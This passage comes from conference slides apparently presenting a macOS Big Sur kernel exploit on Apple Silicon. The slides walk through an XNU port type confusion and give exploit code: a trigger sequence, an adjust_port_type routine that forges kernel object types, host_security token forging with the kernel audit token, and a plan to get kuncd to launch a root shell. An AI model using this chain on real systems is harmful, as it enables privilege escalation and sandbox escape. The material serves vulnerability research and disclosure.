recv->msgh_local_port = dst_port;
mach_msg_receive(recv);
```

# ipc\_port\_destroy

- How to destroy the special\_reply\_port? There is a simplified version!


```
void  
ipc_port_destroy(ipc_port_t port)  
{  
    ...  
    if (port->ip_tempowner != 0) {  
        assert(top);  
        release_imp_task = port->ip_imp_task;  
    }  
    ...  
    if (release_imp_task != IIT_NULL) {  
        ...  
        ipc_importance_task_release(release_imp_task);  
    }  
}
```



# What happened?

- How to destroy the special\_reply\_port? There is a simplified version!

```
void  
ipc_port_destroy(ipc_port_t port)  
{  
    ...  
    if (port->ip_tempowner != 0) {  
        assert(top);  
        release_imp_task = port->ip_imp_task;  
    }  
    ...  
    if (release_imp_task != IIT_NULL) {  
        ...  
        ipc_importance_task_release(release_imp_task);  
    }  
}
```



`ipc_importance_task_release(dst_port)!`

# ipc\_importance\_task\_release

```
void ipc_importance_task_release(ipc_importance_task_t task_elem)
{
    if (IIT_NULL == task_elem) {
        return;
    }

    ipc_importance_lock();
#ifndef IIE_REF_DEBUG
    incr_ref_counter(task_elem->iit_elem.iie_task_refs_dropped);
#endif
    ipc_importance_release_locked(&task_elem->iit_elem);
    /* unlocked */
}
```

A type confusion between ipc\_port and ipc\_importance\_task\_t!

# Consequence of the type confusion

- ipc\_importance\_task\_release leads to iie\_bits decrement

```
ipc_importance_release_internal(ipc_importance_elem_t elem)
{
    incr_ref_counter(&elem->iie_refs_dropped);
    return os_atomic_dec(&elem->iie_bits, relaxed) & IIE_REFS_MASK;
```


- ipc\_importance\_task\_release(dst\_port) leads to decrement of dst\_port's ioe\_bits

# How the panic happened

```
send(dst_port, //send_port
     special_reply_port, //reply_port
     0, //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

Send(special_reply_port, //send_port
     special_reply_port, //reply_port
     special_reply_port, //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* recv = malloc(0x1000);
memset(recv, 0, 0x1000);
recv->msgh_size = 0x1000;
recv->msgh_local_port = dst_port;
mach_msg_receive(recv);
```




# How the panic happened

```
send(dst_port, //send_port
special_reply_port, //reply_port
0, //msg_port
MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
special_reply_port, //reply_port
special_reply_port, //msg_port
MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* recv = malloc(0x1000);
memset(recv, 0, 0x1000);
recv->msgh_size = 0x1000;
recv->msgh_local_port = dst_port;
mach_msg_receive(recv);
```




# How the panic happened

```
send(dst_port, //send_port
     special_reply_port, //reply_port
     0, //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
     special_reply_port, //reply_port
     special_reply_port, //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* recv = malloc(0x1000);
memset(recv, 0, 0x1000);
recv->msgh_size = 0x1000;
recv->msgh_local_port = dst_port;
mach_msg_receive(recv);
```



# How the panic happened

```
send(dst_port, //send_port
special_reply_port, //reply_port
0, //msg_port
MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
special_reply_port, //reply_port
special_reply_port, //msg_port
MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* recv = malloc(0x1000);
memset(recv, 0, 0x1000);
recv->msgh_size = 0x1000;
recv->msgh_local_port = dst_port;
mach_msg_receive(recv);

#define IO_BITS_ACTIVE 0x80000000 /* is object alive? */
#define io_active(io) (((io)->io_bits & IO_BITS_ACTIVE) != 0)
{
    require_ip_active(ipc_port_t port)
    {
        if (!ip_active(port))
            panic("Using inactive port %p", port);
    }
}
```

dst\_port  
special\_reply\_port  
io\_references  
...  
io\_bits  
...  
kdata.sync\_inheritor\_port  
kdata.ip\_imp\_task  
...  
ip\_tempowner=1

io\_bits decrement due to the type confusion

trigger the inactive port panic

# A short Wrap-up

```
send(dst_port,           //send_port
special_reply_port, //reply_port
0,                  //msg_port
MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
special_reply_port, //reply_port
special_reply_port, //msg_port
MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
MACH_MSG_TYPE_COPY_SEND);
```

this piece of code will decrease `dst_port`'s `io_bits` by 1

# Review port's iO\_bits

#define IKOT_NONE	0	#define IKOT_CLOCK_CTRL	26
#define IKOT_THREAD_CONTROL	1	#define IKOT_IOKIT_IDENT	27
#define IKOT_TASK_CONTROL	2	#define IKOT_NAMED_ENTRY	28
#define IKOT_HOST	3	#define IKOT_IOKIT_CONNECT	29
#define IKOT_HOST_PRIV	4	#define IKOT_IOKIT_OBJECT	30
#define IKOT_PROCESSOR	5	#define IKOT_UPL	31
#define IKOT_PSET	6	#define IKOT_MEM_OBJ_CONTROL	32
#define IKOT_PSET_NAME	7	#define IKOT_AU_SESSIONPORT	33
#define IKOT_TIMER	8	#define IKOT_FILEPORT	34
#define IKOT_PAGING_REQUEST	9	#define IKOT_LABELH	35
#define IKOT_MIG	10	#define IKOT_TASK_RESUME	36
#define IKOT_MEMORY_OBJECT	11	#define IKOT_VOUCHER	37
#define IKOT_XMM_PAGER	12	#define IKOT_VOUCHER_ATTR_CONTROL	38
#define IKOT_XMM_REPLY	13	#define IKOT_WORK_INTERVAL	39
#define IKOT_UND_REPLY	14	#define IKOT_UXT_HANDLER	40
#define IKOT_HOST_NOTIFY	15	#define IKOT_UEXT_OBJECT	41
#define IKOT_HOST_SECURITY	16	#define IKOT_ARCADE_REG	42
#define IKOT_LEDGER	17	#define IKOT_EVENTLINK	43
#define IKOT_MASTER_DEVICE	18	#define IKOT_TASK_INSPECT	44
#define IKOT_TASK_NAME	19	#define IKOT_TASK_READ	45
#define IKOT_SUBSYSTEM	20	#define IKOT_THREAD_INSPECT	46
#define IKOT_IO_DONE_QUEUE	21	#define IKOT_THREAD_READ	47
#define IKOT_SEMAPHORE	22	#define IKOT_SUID_CRED	48
#define IKOT_LOCK_SET	23	#define IKOT_CLOCK	49
#define IKOT_CLOCK	24		

# Review port's io\_bits

e.g., a regular port's io\_bits

0x80000000

IO\_BITS\_ACTIVE ↴

```
mach_port_t dst_port;
mach_port_allocate( mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &dst_port);
mach_port_insert_right(mach_task_self(), dst_port, dst_port, MACH_MSG_TYPE_MAKE_SEND);
```

# Review port's io\_bits

e.g., a userclient port's io\_bits

0x8000081d

IO\_BITS\_ACTIVE ↴

IO\_BITS\_KOBJECT ↴

↳ IKOT\_IOKIT\_CONNECT

# Review port's io\_bits

e.g., a voucher port's io\_bits

0x80000825

IO\_BITS\_ACTIVE ↴

IO\_BITS\_KOBJECT ↴

IKOT\_VOUCHER ↴

# We can change a port's type now!

```
mach_port_t adjust_port_type(mach_port_t orig, int from, int to){
    assert(from>to);
    if(orig==0)
        return 0;
    mach_port_t special_reply_port=0;
    for(int i=0;i<from-to;i++){
        special_reply_port = thread_get_special_reply_port();
        send(orig, special_reply_port, 0, 0, MACH_MSG_TYPE_COPY_SEND);
        send(special_reply_port, special_reply_port, special_reply_port, 0,
             MACH_MSG_TYPE_COPY_SEND);
    }
    return orig;
}
```

this piece of code will decrease dst\_port's io\_bits from *from* to *to*.

# Q1: what's the consequence of changing port's type?

- It will lead to kobject type confusions and forms a giant attack surface
- From higher types to lower types
- For example, we can change a voucher port to a userclient port, and use it as a userclient port

```
adjust_port_type(voucher_port, IKOT_VOUCHER, IKOT_IOKIT_CONNECT);
IOConnectCallScalarMethod(voucher_port, 0, 0, 0, 0, 0, 0);
```

## Q2: Does PAC prevent the kobject type confusions?

- Yes or no.

- First, kobject is pac'ed

```
struct ipc_port {
    /* Initial sub-structure in common with ipc_pset
     * First element is an ipc_object second is a
     * message queue
    */
    struct ipc_object ip_object;
    struct ipc_mqueue ip_messages;

    union {
        struct ipc_space * receiver;
        struct ipc_port * destination;
        ipc_port_timestamp_t timestamp;
    } data;
};

/* update host request notification if this union is changed */
union {
    ipc_kobject_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kobject") kobject;
    ipc_kobject_table_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kotable") kotable;
    ipc_importance_task_t imp_task;
    ipc_port_t sync_inheritor_port;
    struct knote *sync_inheritor_note;
    struct turnstile *sync_inheritor_ts;
} kdata;
```

## Q2: Does PAC prevent the kobject type confusions?

- XNU\_PTRAUTH\_SIGNED\_PTR generates the pac code using where the pointer is stored and pointer's discriminator (*ipc\_port.kobject*)
- As a result, changing port's io\_bits does not affect kobject's pac computation!

```
struct ipc_port {
    /* Initial sub-structure in common with ipc_pset
     * First element is an ipc_object second is a
     * message queue
     */
    struct ipc_object ip_object;
    struct ipc_mqueue ip_messages;
    union {
        struct ipc_space * receiver;
        struct ipc_port * destination;
        ipc_port_timestamp_t timestamp;
    } data;
};


/* update best request classification if this union is changed */
union {
    ipc_kobject_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kobject") kobject;
    ipc_kobject_tablet_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kobjtablet") kobjtablet;
    ipc_importance_task_t imp_task;
    ipc_port_t sync_inheritor_port;
    struct knot *sync_inheritor_knote;
    struct turnstile *sync_inheritor_ts;
} kdata;
...
```

```
#define OS_PTRAUTH_SIGNED_PTR(type) __ptrauth__(ptrauth_key_process_independent_data, 1, ptrauth_string_discriminator(type))
#define XNU_PTRAUTH_SIGNED_PTR OS_PTRAUTH_SIGNED_PTR
```

## Q2: Does PAC prevent the kobject type confusions?

- However, kobject, according to its specific type, may contain other pac'ed fields.
- e.g., vtable pointer in userclient objects

```
adjust_port_type(voucher_port, IKOT_VOUCHER, IKOT_IOKIT_CONNECT);
IOConnectCallScalarMethod(voucher_port, 0, 0, 0, 0, 0, 0);
```



panic due to vtable call "obj-retain()"

## Q2: Does PAC prevent the kobject type confusions?

- PAC does not directly prevent kobject type confusions, but limits the scope of the confusions.

# Q3: is this issue exploitable?

- Yes, our talk is entitled “Rooting macOS Big Sur on Apple Silicon”

# Exploit type confusion on Big Sur with Apple Silicon

- Big Sur on Apple Silicon = macOS features + iOS like protections

# Choose some privileged ports as target

- Some special, privileged ports are only available for root, but now we have a chance to forge them through the type confusions

```
/*
 * File: mach/host_special_ports.h
 *
 * Defines codes for access to host-wide special ports.
 */
#ifndef _MACH_HOST_SPECIAL_PORTS_H_
#define _MACH_HOST_SPECIAL_PORTS_H_

/*
 * Cannot be set or gotten from user space
 */
#define HOST_SECURITY_PORT      0

#define HOST_MIN_SPECIAL_PORT   HOST_SECURITY_PORT

/*
 * Always provided by kernel (cannot be set from user-space).
 */
#define HOST_PORT                1
#define HOST_PRIV_PORT            2
#define HOST_IO_MASTER_PORT       3
#define HOST_MAX_SPECIAL_KERNEL_PORT 7 /* room to grow */

#define HOST_LAST_SPECIAL_KERNEL_PORT HOST_IO_MASTER_PORT
```

# Our choice: change a vm\_named\_entry to host\_security

- Both have a lock struct at the beginning

```
mach_port_t named_entry=0;
mach_memory_object_memory_entry_64(mach_host_self(),1,
    0x1000, VM_PROT_READ | VM_PROT_WRITE,
    0,
    &named_entry);

mach_port_t host_security_port = adjust_port_type(named_entry, IKOT_NAMED_ENTRY,
    IKOT_HOST_SECURITY);
```

```
struct vm_named_entry {
    decl_lck_mtx_data(, lock); /* Synchronization */
    union {
        vm_map_t map; /* map backing submap */
        vm_map_copy_t copy; /* a VM map copy */
    };
};

struct host {
    decl_lck_mtx_data(, lock); /* lock to protect exceptions */
    mach_port_t host_special /* host_special */ special[HOST_MAX_SPECIAL_PORT + 1];
    struct exception_action exc_actions[EXC_TYPES_COUNT];
};
```

# Benefit from host\_security\_t

- We are able to change task tokens through host\_security\_set\_task\_token!

```
const security_token_t KERNEL_SECURITY_TOKEN = {0, 1};  
const audit_token_t KERNEL_AUDIT_TOKEN = {0, 0, 0, 0, 0, 0, 0, 0};  
  
host_security_set_task_token(host_security_port,  
    mach_task_self(),  
    KERNEL_SECURITY_TOKEN,  
    KERNEL_AUDIT_TOKEN,  
    mach_host_self());
```

# host\_security\_set\_task\_token

- host\_security\_set\_task\_token resets a task's sec\_token and audit\_token

```
kern_return_t
host_security_set_task_token(
    host_security_t host_security,
    task_t          task,
    security_token_t sec_token,
    audit_token_t   audit_token,
    host_priv_t     host_priv)
{
    ipc_port_t      host_port;
    kern_return_t   kr;

    if (task == TASK_NULL) {
        return KERN_INVALID_ARGUMENT;
    }

    if (host_security == HOST_NULL) {
        return KERN_INVALID_SECURITY;
    }

    task_lock(task);
    task->sec_token = sec_token;
    task->audit_token = audit_token;
    task_unlock(task);
```

# What is a task token used for?

- Do you still remember the info leak via mach message trailer at the very beginning?
- sec\_token and audit\_token are used to support mach msg audit, containing critical information such as pid/uid/gid

```
trailer->msgh_sender = current_thread()->task->sec_token;
trailer->msgh_audit = current_thread()->task->audit_token;
trailer->msgh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
trailer->msgh_trailer_size = MACH_MSG_TRAILER_MINIMUM_SIZE;
```

We can forge any `sec_token` and `audit_token`

- Sending no-more-sender notification?
- Hijacking XPC communications?
- Breaking the sandbox?

# Old-School Style

- kuncd is a user space service that is supposed to only handle mach message from the kernel to execute user-space tools

```
kuncd(8)          BSD System Manager's Manual      kuncd(8)

NAME
kuncd -- The Kernel User Notification Center daemon.

DESCRIPTION
The Kernel User Notification Center daemon handles requests by software
executing in the kernel to display notices and alerts to the user. The
daemon also handles kernel requests to execute user-space helper tools.
```

- kuncd checks the audit\_token in the mach message trailer so that it only handles mach messages from the kernel

# Let `kuncd` start a terminal as root

- Reset our task's token with kernel audit token, and send a mach message to `kuncd` to launch terminal as root

demo



Overview | Displays | Storage | Support | Service



## macOS Big Sur

Version 11.1

Mac mini (M1, 2020)

Chip Apple M1

Memory 16 GB

Serial Number C07DT18JQ6NY

[System Report...](#)


[Software Update...](#)

TM and © 1983-2020 Apple Inc. All Rights Reserved. License and Warranty


POCS — -sh — 82x17

PanguLabs-Mini:POCs pangulab\$  
PanguLabs-Mini:POCs pangulab\$

